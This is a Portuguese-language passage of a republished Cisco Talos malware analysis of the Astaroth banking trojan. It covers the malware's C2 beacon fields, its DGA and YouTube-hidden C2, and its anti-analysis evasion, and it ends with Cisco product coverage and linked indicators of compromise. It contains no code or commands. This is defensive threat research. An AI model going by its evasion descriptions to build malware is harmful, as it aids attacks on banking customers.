size of module G)]-:-[File size to module 64]-:-[CPU
Architecture]-:-[List of IDs for installed software]-:-[Malware version
string again]-:-[System Default Language
```

A análise dos domínios C2 usados pelo malware mostra que a atividade de resolução de DNS parece estar ocorrendo quase exclusivamente no Brasil, como é consistente com as campanhas de distribuição, verificações abrangentes realizadas pelo malware e instituições financeiras cujos clientes estão sendo alvo do malware.

No geral, a Astaroth adota uma abordagem incomum para a implementação de seu Algoritmo de Geração de Domínio (DGA) e a comunicação de atualizações de C2 para sistemas infectados. O uso de múltiplos mecanismos C2 redundantes torna-o particularmente resistente a quedas de infraestrutura.

Conclusão

Astaroth é evasiva por natureza e seus autores têm dado todos os passos para garantir seu sucesso. Eles implementaram um complexo labirinto de verificações anti-análise e anti-sandbox para evitar que o malware seja detectado ou analisado. Começando com iscas eficazes e impactantes, múltiplas camadas de ofuscação, tudo antes que qualquer intenção maliciosa seja exposta. Em seguida, ele finalmente prossegue através de uma rigorosa bateria de verificações contra ferramentas e técnicas tanto de pesquisadores quanto de tecnologias de sandbox. Este malware é, por design, doloroso de analisar. Como uma camada final de sofisticação, os adversários chegaram ao ponto de aproveitar

um serviço amplamente disponível e inócuo como o YouTube para ocultar sua infraestrutura de comando e controle em um fluxo criptografado e codificado em base64.

Além disso, essa família de malware está sendo atualizada e modificada a uma taxa alarmante, implicando que seu desenvolvimento ainda está sendo ativamente melhorado. Esses adversários também estão se movendo rapidamente e pivotando através da infraestrutura, trocando quase semanalmente, para se manterem ágeis e à frente dos defensores. Quando esse malware amplia sua rede de países vítimas, mais e mais defensores precisarão estar preparados para superar essa complexa ameaça.

Essas ameaças financeiramente motivadas continuam a crescer em sofisticação, à medida que os adversários estão encontrando mais maneiras de gerar grandes somas de dinheiro e lucros. Astaroth é apenas mais um exemplo disso e a evasão/anti-análise será primordial para o sucesso das famílias de malware no futuro. As organizações precisam ter várias camadas de tecnologia e controles para tentar minimizar seus impactos, ou pelo menos facilitar a detecção e a remediação rápidas. Isso incluiria tecnologias de segurança que cobrem Endpoint, Domínios, DNS, web e rede. Ao colocar em camadas esses tipos de tecnologias, as organizações aumentarão a probabilidade de que malwares evasivos e complexos como o Astaroth possam e serão detectados.

Cobertura

As formas de nossos clientes detectarem e bloquearem essa ameaça estão listadas abaixo.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

O Advanced Malware Protection (AMP) é ideal para evitar a execução do malware usado por esses atores de ameaças. A Exploit Prevention presente no AMP foi projetada para proteger os clientes de ataques desconhecidos como este automaticamente.

Cisco Cloud Web Security (CWS) ou Web Security Appliance (WSA) aplicam inspeção profunda e impedem o acesso a sites maliciosos e detecta os malwares usados nesses ataques.

A Segurança de E-mail pode bloquear e-mails maliciosos enviados pelos criadores da ameaça como parte da campanha.

Os dispositivos de segurança de rede, como o NGFW (Next-Generation), o NGIPS (Sistema de Prevenção de Intrusões de Última Geração) pode detectar atividades maliciosas associadas a essa ameaça.

O AMP Threat Grid ajuda a identificar binários maliciosos e a criar proteção em todos os produtos da Cisco Security.

Umbrella, nosso gateway de internet seguro (SIG), bloqueia a conexão dos usuários a domínios maliciosos, IPs e URLs, quer os usuários estejam ligados ou fora da rede corporativa.

Garanta a proteção de sua empresa agora mesmo, teste gratuitamente as principais soluções de segurança da Cisco, aqui

Indicadores de Comprometimento (COI)

Os seguintes indicadores de comprometimento têm sido observados como relacionados às campanhas da Astaroth descritas neste blog.

Domínios de distribuição de e-mail

Uma lista de domínios sendo usados para distribuir os arquivos zip contendo os arquivos LNK usados nessas campanhas.

LNK Hashes (SHA256)

Uma lista de hashes associados aos arquivos LNK usados nessas campanhas podem ser encontrados aqui.

Domínios de distribuição estágio 1

Uma lista dos domínios que estão sendo usados para distribuir o downloader Javascript associado a essas campanhas podem ser encontradas aqui.

Domínios de distribuição estágio 2

Uma lista dos domínios que estão sendo usados para distribuir os arquivos DLL maliciosos pode ser encontrada aqui.

Domínios C2

Uma lista dos domínios que estão sendo usados para se comunicar com servidores C2 pode ser encontrada aqui.

Endereços IP

Uma lista dos endereços IP que estão sendo usados para hospedar conteúdo malicioso associado a essas campanhas podem ser encontradas aqui.

Hashes PE32 (SHA256)

Uma lista de hashes associados aos DLLs maliciosos associados a essas campanhas podem ser encontradas aqui.

Este texto foi extraído do blog da Talos, segue link do conteúdo original:
https://blog.talosintelligence.com/2020/05/astaroth-analysis.html